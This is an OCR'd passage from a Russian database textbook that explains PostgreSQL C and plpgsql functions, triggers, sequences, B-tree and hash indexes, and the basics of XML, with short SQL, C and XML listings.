Результат запроса:

maxage
27
31
49

Пример функции на языке `C`. Динамически загружаемые функции на языке `C` хранятся в виде динамически загружаемых библиотек, которые подгружаются при первом вызове функции.

Для создания примера такой функции нам потребуется компилятор `gcc`. Если в качестве операционной системы используется Windows, то необходимо установить порт коллекции компиляторов `gcc` на Windows — MinGW, который можно бесплатно скачать с сайта разработчиков http://www.mingw.org.

После запуска установщика MinGW необходимо пометить к установке пакеты `mingw32-base` и `msys-base`, которые потребуются для компиляции нашей функции.

В качестве примера рассмотрим функцию `addone`, которая принимает на вход значение типа `integer`, увеличивает его на единицу и возвращает в качестве результата (лист. 1.32).

Листинг 1.32. Пример функции на языке `C`

```
1 #include "postgres.h"
2 #include <string.h>
3 #include "utils/geo_decls.h"
4 #include "fmgr.h"
5
6 #ifdef PG_MODULE_MAGIC
7 PG_MODULE_MAGIC;
8 #endif
9
10 int
```

```
11 addone (int arg)
12 {
13 return arg + 1;
14}
15 void _PG_init (void)
16 {}
17 void _PG_fini (void)
18 {}
```

Для успешной сборки описанной функции в виде библиотеки необходимо внести корректировку в конфигурационный файл `pg_config.h`, расположенный в папке PostgreSQL, по следующему пути — `$postgres/include/server/pg_config.h` — нужно добавить строки, представленные в лист. 1.33.

Листинг 1.33. Дополнения в конфигурационный файл

```
1 #define WIN32
2 #define HAVE_LONG_LONG_INT_64
```

Исходный код функции `addone` будем хранить в виде файла `new_func.c`, а для его компиляции используем batch-файл со следующим содержанием (лист. 1.34).

Листинг 1.34. batch-файл компиляции

```
1 gcc -std=c99 -I "C:/Program Files/PostgreSQL/9.3/
  include" -I "C:/Program Files/PostgreSQL/9.3/
  include/server/port/win32" -I "C:/Program Files/
  PostgreSQL/9.3/include/server" -c new_func.c -o
  new_func.o
2 gcc -shared new_func.o -o new_func.dll -L "C:/Program
  Files/PostgreSQL/9.3/lib" -lpostgres
```

Исходный файл функции и batch-файл должны находиться в одной папке, а для компилятора `gcc` указан путь в `PATH`, например, `C:\MinGW\bin`. Последнее необходимо, чтобы компилятор `gcc` запускался из командной строки. Если на вашем компьютере PostgreSQL установлен в другой папке, то необходимо скорректировать пути в batch-файле. В результате запуска batch-файл будет получен файл `new_func.dll`, который необходимо перенести в папку PostgreSQL по следующему пути: `$postgres/lib`.

Регистрируем полученную функцию в БД с помощью скрипта (лист. 1.35).

Листинг 1.35. Команда регистрации функции на языке `C`

```
1 create function addone (integer)
2 returns integer as '$libdir/new_func', 'addone'
3 language c strict;
```

Пример использования функции addone приведен в листинге 1.36.

Листинг 1.36. Пример использования функции addone

```
1 select s.age, addone (s.age)
2 from student s;
```

Результат запроса:

age	addone
30	31
27	28
31	32

Пример plpgsql-функции. Разработаем функцию, возвращающую средний возраст, хранящихся в БД студентов (лист. 1.37).

Листинг 1.37. Пример функции на языке plpgsql

```
1 create or replace function avgage () returns real as
2 -- определяем внутреннюю переменную
3 declare ravg real;
4 begin
5 select avg (age)
6 from student
7 into ravg;
8 -- возвращение результата
9 return ravg;
10 end;
11 ' language plpgsql;
```

Рассмотрим пример использования созданной ранее функции avgage (лист. 1.38).

В данном примере будут выведены фамилии студентов, возраст которых ниже среднего возраста по студентам БД.

Листинг 1.38. Пример использования функции avgage

```
1 select s.last_name
2 from student s
3 where s.age < avgage ();
```

Результат запроса:

last_name
Черных

Триггеры. Триггер — это процедура БД, автоматически вызываемая SQL-сервером при обновлении, удалении или добавлении

новой записи в таблицах БД, которая обладает следующими свойствами: нельзя непосредственно из программы обратиться к триггерам, передавать им входные параметры и получать от них значения выходных параметров, они всегда реализуют действие.

По отношению к событию, производящему их вызов, триггеры делятся:

- на выполняемые до наступления события (`before`);
- выполняемые после наступления события (`after`).

В качестве преимуществ использования триггеров можно отметить следующее:

- с их помощью реализуется автоматическое обеспечение каскадных воздействий, которые выполняются на сервере;
- изменения в триггерах не влекут необходимости изменения программного кода в клиентских приложениях и не требуют распространения новых версий клиентских приложений.

В PostgreSQL триггеры создаются на основе существующих функций, т.е. сначала создается триггерная функция, а затем на ее основе командой определяется триггер.

Листинг 1.39. Команда `create trigger`

```
1 create trigger имя_триггера
2 {before | after} {событие [or событие]} on имя_
  таблицы
3 for each {row | statement}
4 execute procedure имя_функции (аргументы)
```

Рассмотрим упрощенный синтаксис команды создания триггера (лист. 1.39):

- в аргументе «имя_триггера» определяется имя создаваемого триггера, которое может совпадать с именем другого существующего триггера при условии, что этот триггер установлен для другой таблицы. Имя триггера должно быть уникальным лишь в контексте БД, в которой он создается;
- ключевое слово `before` означает, что триггерная функция будет срабатывать перед попыткой выполнения операции, включая все встроенные проверки ограничений данных, реализуемые при выполнении команд `insert` и `delete`. Ключевое слово `after` означает, что триггерная функция выполняется после завершения операции, приводящей в действие триггер;
- события SQL: `insert`, `update` или `delete`. При перечислении нескольких событий в качестве разделителя используется ключевое слово `or`;

- «Имя_таблицы», модификация которой заданным событием приводит к срабатыванию триггера;
- ключевое слово, следующее за конструкцией `for each`, определяет количество вызовов триггерной функции при наступлении указанного события;
- ключевое слово `row` означает, что триггерная функция вызывается для каждой обрабатываемой записи. Если функция должна вызываться всего один раз для всей команды, то используется ключевое слово `statement`.

Синтаксис триггерной функции может быть проиллюстрирован следующим примером (лист. 1.40).

Листинг 1.40. Примерный синтаксис триггерной функции

```
1 create function имя_функции () returns trigger as '
2 declare
3 объявления;
4 begin
5 команды;
6 end;
7 ' language plpgsql;
```

В триггерных функциях применяются специальные переменные, используемые для получения информации о сработавшем триггере.

Рассмотрим подробнее наиболее важные специальные переменные, доступные в триггерных функциях.

Новые значения полей записи БД, созданной командами `insert` или `update`, при срабатывании триггера уровня записи (`row`) могут быть получены с помощью переменной `new.имя_поля`. Поля записи `new.имя_поля` могут быть изменены триггером.

Старые значения полей записи БД, содержавшиеся в записи перед выполнением команд `delete` или `update`, при срабатывании триггера уровня записи (`row`) могут быть получены с помощью переменной `old.имя_поля`. Поля записи `old.имя_поля` можно использовать только для чтения.

Имя сработавшего триггера хранится в переменной `tg_name`.

Строка `before` или `after` в зависимости от момента срабатывания триггера, указанного в определении (до или после операции), хранится в переменной `tg_when`.

Строка `row` или `statement` в зависимости от уровня триггера, указанного в определении, хранится в переменной `tg_level`.

Строка `insert`, `update` или `delete` в зависимости от операции, вызвавшей срабатывание триггера, хранится в переменной `tg_op`.

Идентификатор объекта таблицы, в которой сработал триггер, хранится в переменной tg_relid.

Имя таблицы, в которой сработал триггер, хранится в переменной tg_relname.

Рассмотрим пример использования триггера для автоматизации удаления записей в подчиненной таблице. Для этого добавим нового студента и определим для него его хобби (лист 1.41).

Листинг 1.41. Добавление студента и определение его хобби

```
1 -- Добавляем нового студента
2 insert into student (id, id_group, last_name,
  student_name, middle_name, sex, age)
3 values (4, 1, 'Иванов', 'Иван', 'Иванович', 'м',
30);
4 -- Добавляем новые хобби
5 insert into hobby values (5, 'Рыбалка');
6 insert into hobby values (6, 'Охота');
7 -- Определяем хобби для нового студента
8 insert into student_hobby values (4, 5);
9 insert into student_hobby values (4, 6);
```

Если попробовать удалить добавленного студента из таблицы student, то сервер СУБД выдаст ошибку, потому что у данной записи существуют связанные записи в подчиненной таблице student_hobby. Для успешного удаления студента необходимо сначала удалить связанные с ним записи в других таблицах, если они существуют. Последнее можно сделать с помощью триггера для таблицы student, который будет срабатывать перед удалением студента и очищать подчиненную таблицу student_hobby (лист. 1.42).

Листинг 1.42. Скрипт создания триггера

```
1 -- Создание триггерной функции
2 create function ftrig_student_before_del () returns
  trigger as '
3 begin
4 if (select count (*) from student_hobby sh where
  sh.id_student=old.id) > 0
5 then delete from student_hobby sh where sh.id_
  student=old.id;
6 end if;
7 return old;
8 end;
9 ' language plpgsql;
10 -- Создание триггера
11 create trigger trig_student_befor_del
```

```
12 before delete on student for each row
13 execute procedure ftrig_student_before_del ();
```

После создания триггера повторим попытку удаления студента. Теперь команда удаления выполнится успешно.

Последовательности. Для получения последовательных уникальных значений в СУБД используются последовательности (sequence).

Рассмотрим упрощенное описание команды создания последовательности в СУБД PostgreSQL (лист. 1.43):

Листинг 1.43. Команда `create sequence`

```
1 create sequence имя_последовательности
2 [increment приращение]
3 [minvalue минимум] [maxvalue максимум]
4 [start начало]
```

- в аргументе «имя_последовательности» определяется имя создаваемой последовательности;
- ключевое слово `incremet` — величина изменения текущего значения последовательности. При положительном приращении генерируется возрастающая, а при отрицательном — убывающая последовательности;
- ключевое слово `minvalue` определяет минимальное допустимое значение, генерируемое новой последовательностью;
- ключевое слово `maxvalue` определяет максимальное допустимое значение, генерируемое новой последовательностью;
- ключевое слово `start` определяет начальное значение последовательности. По умолчанию последовательность начинается с минимума для возрастающих последовательностей или с максимума для убывающих последовательностей.

Рассмотрим подробнее механизм последовательностей. Для этого создадим таблицу с автоинкрементным полем на основе `sequence` (лист. 1.44).

Листинг 1.44. Пример использования последовательности

```
1 -- создаем последовательность
2 create sequence auto_inc;
3 -- создаем таблицу
4 create table demo_inc (
5 id integer not null default nextval ('auto_inc'),
6 name varchar (50),
7 primary key (id));
```

Добавление записи в созданную таблицу без указания значения поля `id` приведет к автоматическому выбору уникального значения для данного поля.

Для работы с последовательностями используются специальные команды. Наиболее распространенными командами являются команды для получения текущего значения и генерации последующего значения `sequence` (лист. 1.45).

Листинг 1.45. Пример использования последовательности

```
1 -- генерирует новый элемент последовательности
2 select nextval ('auto_inc');
3 -- получаем текущее значение последовательности
4 select currval ('auto_inc');
```

1.8. ОПТИМИЗАЦИЯ В БАЗАХ ДАННЫХ

Использование БД прежде всего подразумевает возможность поиска в ней необходимой информации. Различные подходы к поиску опираются на элементарные операции, которые заложены в физическую структуру соответствующих файлов.

Рассмотрим организацию файла, в котором на элементарном уровне могут быть реализованы следующие операции поиска (рис. 1.21):

- найти запись по ее адресу;
- найти запись, следующую за текущей;
- найти запись, предшествующую текущей;
- найти первую запись файла;
- найти последнюю запись файла.

Данные операции основаны на информации об абсолютном или относительном положении записей, которая хранится в рамках физической организации файла и не имеет никакого отношения к содержимому записей.

Практический интерес представляет поиск на основе содержимого полей записи, т.е. ассоциативный поиск. Например, поиск в файле сотрудников должен осуществляться на основе фамилии, имени и отчества сотрудника. Именно по этой информации может потребоваться найти остальные данные: возраст, место работы и т.п. При использовании только базового набора операций для организации такого поиска может потребоваться последовательный просмотр в среднем половины записей, а в худшем случае — всего файла.

Для эффективной реализации ассоциативного поиска используются специальные структуры данных, которые называются индексами. Общую идею индекса можно продемонстрировать на при-

мере предметного указателя в конце книги. Предметный указатель представляет собой список терминов в алфавитном порядке с указанием номеров страниц, где каждый термин встречается. Поиск какого-либо термина непосредственно в книге состоит в систематическом пролистывании всей книги (если требуется найти все вхождения этого термина). В указателе термин можно быстро найти, используя алфавитный порядок, и немедленно определить страницы, где этот термин встречается.




Рис. 1.21. Пример организации файла

Для организации индекса необходимо определить, по значениям каких полей будет осуществляться поиск. Совокупность таких полей иногда называют ключом поиска.

Индекс организуется следующим образом:

- зная значения полей, можно быстро найти соответствующую запись индекса;
- затем, используя указатель на основной файл, находят саму запись.

Если в разных случаях поиск происходит по различным наборам полей, то для одного основного файла можно иметь несколько разных индексов.

Существует два основных, в некотором смысле противоположных, подхода к организации индекса: упорядочение и хеширование.

В упорядоченном индексе записи поддерживаются в порядке возрастания или убывания значений ключа. При добавлении, изменении или удалении записей из основного файла СУБД автоматически реорганизует индекс так, чтобы он соответствовал текущему содержимому основного файла.

Упорядоченность записей позволяет использовать быстрый двоичный поиск для нахождения записи с заданным ключом. Таким образом, упорядоченный индекс позволяет эффективно отыскивать записи, ключи поиска которых находятся в заданном диапазоне, т.е. отвечать на запросы типа: при заданных значениях k_1 и k_2 отыскать все записи с ключом таким, что $k_1 \le k \le k_2$.

Упорядоченный индекс подразумевает возможность сравнения значений ключа. Если значения ключа являются целыми или вещественными числами, то для них определены общепринятые отношения порядка.

Для символьных строк определен словарный, или лексикографический, порядок. Пусть $a_1a_2\ldots a_m$ и $b_1b_2\ldots b_n$ — символьные строки, где a_i и b_i — отдельные символы. Тогда $a_1a_2\ldots a_m < b_1b_2\ldots b_n$ при выполнении условий: $m < n$ и $a_i = b_j$ для $i \in [1, m]$ или существует такое $i \in [1, \min(m, n)]$, что $a_j = b_j$ для всех $j \in [1, i-1]$ и $a_i < b_i$. При этом подразумевается алфавитный порядок символов. Значения ключа, состоящего более чем из одного поля, можно сортировать в порядке следования полей. В результате сортировки по первому полю образуются группы записей с одним значением в этом поле. После сортировки каждой группы по значению второго поля получаются группы с одними и теми же значениями в двух полях. Полученные группы сортируются по третьему полю и т.д. Такое упорядочение аналогично лексикографическому порядку, где в качестве символов выступают значения полей.

В хешированном индексе записи распределяются по специальной таблице на основе преобразованного ключа, которое выполняется некоторой хеш-функцией. Вычислив значение хеш-функции для какого-либо ключа, можно быстро определить место в таблице, где расположена запись. Хешированные индексы позволяют быстро вычислять положение одиночных записей, но не дают никаких преимуществ при поиске внутри диапазона, поскольку записи не упорядочены.

Физическое упорядочение записей индекса, как и упорядочение самих записей, имеет существенный недостаток — необходи-

мость реорганизации файла при операциях модификации данных. Для организации индекса должен использоваться некоторый вариант кучи, так как количество записей в индексе может быть очень велико.

Б-дерево. Б-дерево — подход к организации упорядоченных индексов, который представляет собой сильно ветвящееся дерево, обладающее следующими свойствами:

- каждая вершина может содержать не более $2n$ ключей;
- каждая вершина, за исключением, может быть, корневой, содержит не менее n ключей (корневая вершина, если она не является листом, содержит не менее двух потомков);
- каждая вершина либо представляет собой лист и не имеет потомков, либо имеет в точности $m + 1$ потомков, где m — количество ключей в вершине;
- все листовые вершины располагаются на одном уровне.

Каждая нелистовая вершина Б-дерева имеет вид

$$< p_0, k_1, p_1, k_1, \ldots, p_{m-1}, k_m, p_m >,$$

где p_i представляет собой указатель на i-го потомка, а k_i — значение ключа поиска (указатели на записи не указаны). Для любого $i \in [1, m - 1]$ все ключи, расположенные в поддереве, на которое указывает указатель p_i, находятся в диапазоне $[k_i, k_{i+1}]$. Ключи поддерева p_0 будут меньше k_1, а все ключи поддерева p_m — больше k_m. Рассмотрим схематичное представление Б-дерева второго порядка ($n = 2$) (рис. 1.22).

Поиск ключа в Б-дереве происходит следующим образом. Начиная с корневой вершины, выполняются действия:


- просматриваются ключи $k_1, k_2, \ldots, k_m$, если искомый ключ найден, то по указателю извлекается запись основного файла;
- если $k_i < k < k_{i+1}$ для $i \in [1, m]$, то поиск продолжается на странице p_i;
- если $k < k_1$, то поиск продолжается на странице p_0;
- если $k > k_m$, то поиск продолжается на странице p_m.

При вставке ключа сначала происходит поиск соответствующей вершины (очевидно, что это будет листовая вершина), а затем выполняются следующие действия:

- если найденная вершина содержит менее $2n$ ключей, то ключ просто добавляется к данной вершине;
- если страница уже заполнена, то она разделяется на две. При этом $2n$ из $2n + 1$ ключей пополам (с учетом порядка) распределяются между получившимися вершинами. Центральный

ключ (по значению) помещается в родительскую вершину. При этом может произойти ее разделение;

- при делении корневой вершины, Б-дерево вырастает на один уровень.



1...3 — корневые вершины 4...9 — листовые вершины

Рис. 1.22. Б-дерево второго порядка

Рассмотрим пример добавления ключей со значениями 21 и 47 в Б-дерево второго порядка с помощью следующей схемы, изображенной на рис. 1.23.

При удалении ключа из Б-дерева происходит балансировка и слияние страниц, что описывается следующим образом:

- если удаляемый ключ находится на листовой вершине, то он просто удаляется;
- если удаляемый ключ находится на промежуточной вершине, то он заменяется на смежный элемент, который расположен на листовой вершине;
- если в результате удаления количество ключей вершины стало меньше n, то выполняется балансировка — ключи поровну распределяются между данной, родительской и смежной вершинами;
- если количество ключей на смежной вершине равно n, то балансировка невозможна, но можно слить данную и смежную вершины, заняв один ключ из родительской. Это в свою очередь может привести к балансировке или слиянию на следующем уровне.

Рассмотрим примеры удаления ключей из Б-дерева и последующей балансировки (рис. 1.24).




Рис. 1.23. Пример добавления ключей в Б-дерево

Б-дерево хранится следующим образом: каждая вершина занимает виртуальный блок файла, а значит требует одной операции ввода (вывода).

Порядок дерева зависит от размера блока и размера ключа поиска. Чем большее количество ключей располагается в блоке, тем меньше будет операций ввода (вывода), однако больше операций потребуется для обработки отдельного блока, например при поиске. Уменьшение количества ключей в блоке приводит к увеличению операций ввода (вывода). Критическим местом обычно является именно ввод (вывод), поэтому стремятся увеличивать количество ключей в блоке. Это важно, так как доступ к блокам происходит в порядке, близком к случайному.

Правосторонний или левосторонний обходы дерева позволяют получать записи в порядке убывания или возрастания ключей.

Рассмотрим основные виды индексов PostgreSQL, для создания которых используется команда `create index`. Ее упрощенный формат представлен в лист. 1.46.




Рис. 1.24. Примеры удаления ключей из Б-дерева

Листинг 1.46. Формат команды `create index`

```
1 create [unique] index имя_индекса on имя_таблицы
  [using {Btree | Rtree | Hash | Gist}]
2 (имя_функции | (имя_столбца [, …]))
3 [WHERE условие]
```

В рассматриваемой СУБД реализована возможность создания индексов, отсортированных в восходящем или нисходящем порядке, а также индексов с признаком уникальности (`unique`). Также возможна настройка производительности с помощью пред-

ложения `using`. Поддерживается реализация четырех видов индексов.

Для оптимизации индекса используются высокопараллельные структуры в виде B-деревьев Лемана-Яо (Lehman-Yao high-concurrency B-trees). Этот метод принимается по умолчанию. Индексы в виде B-деревьев по умолчанию могут вызываться в операциях сравнения с помощью операторов = <, <=, >, >=. B-деревья поддерживают многостолбцовые индексы.

R-tree. Для оптимизации индекса используются структуры в виде R-деревьев алгоритма квадратичного разделения Гутмана (Guttman's quadratic-split algorithm R-tree). Индексы в виде R-деревьев могут вызываться в операциях сравнения с помощью операторов «, &<, &>, », @, = и &&. Индексы в виде R-деревьев должны быть одностолбцовыми.

Hash. Для оптимизации индекса используется линейный алгоритм хеширования Литвина (Litwin's linear hashing algorithm). Хеш-индексы можно вызывать в операциях сравнения с помощью оператора =. Хеш-индексы должны быть одностолбцовыми.

Gist. Для оптимизации индекса используются обобщенные поисковые деревья (Generalized Index Search Trees, GIST). Индексы GIST могут быть многостолбцовыми.

Рассмотрим пример создания индекса для полей таблицы `student` (лист. 1.47).

Листинг 1.47. Пример создания индекса

```
1 create index ind_student
2 on student (student_name, last_name, middle_name);
```

1.9. XML В БАЗАХ ДАННЫХ

Extensible markup language (XML) — расширяемый язык разметки, который был разработан в 1998 г.

О языке XML можно сказать следующее:

- это текстовый формат, предназначенный для хранения структурированных данных, обмена информацией между программами, а также создания на его основе более специализированных языков разметки;
- он является упрощенным подмножеством стандартного обобщенного языка разметки (standard generalized markup language (SGML)) (рис. 1.25).

Относительно языка SGML можно отметить следующее:

- это метаязык для создания языков разметки;

- его недостатками являются сложность и дороговизна, что ограничивает возможности его использования;
- на его основе в 1992 г. был создан язык разметки гипертекстовых документов (hypertext markup language (HTML)) (см. рис. 1.25).




Рис. 1.25. Схема эволюции языка SGML

Рассмотрим пример XML-документа, содержащего информацию о преподавателе (лист. 1.48).

Листинг 1.48. Пример XML-документа

```
1 <?xml version="1.0" encoding="windows-1251"
  standalone="yes"?>
2 <!-- информация о сотруднике -->
3 <employee>
4 <fio>
5    <first_name>Полищук</first_name>
6    <last_name>Юрий</last_name>
7    <second_name>Владимирович</second_name>
8    </fio>
9    <post>доцент кафедры МОИС</post>
10   <work_address>
11   <postal-code>460018</postal-code>
12   <city>Оренбург</city>
13   <street>пр. Победы</street>
14   <house_number>13</house_number>
15   <email>post@mail.osu.ru</email>
16   <telephone code="8-3532">72-37-01</telephone>
17   </work_address>
18 </employee>
```

XML-документ начинается с объявления — строки, указывающей версию XML, кодировку символов и наличие внешних зависимостей.

В документе может быть определен только один корневой элемент (root element). Все содержимое документа должно быть расположено между единственным начальным корневым тегом и соответствующим ему конечным тегом.

```
3  <employee>
18 </employee>
```

В любом месте XML-документа может быть размещен элемент-комментарий. XML-комментарии размещаются внутри специального тега, начинающегося с символов `<!--` и заканчивающегося символами `-->`. Два знака дефис `--` внутри комментария присутствовать не могут.

```
2 <!-- информация о сотруднике -->
```

XML-документ состоит из вложенных элементов, некоторые из которых имеют атрибуты и содержимое. Элемент состоит из открывающего и закрывающего тегов. Содержимым элемента называется все, что расположено между открывающим и закрывающим тегами, включая текст и другие (вложенные) элементы.

Рассмотрим пример XML-элемента, который содержит открывающий тег, закрывающий тег, содержимое элемента, атрибут и его значение (рис. 1.26).

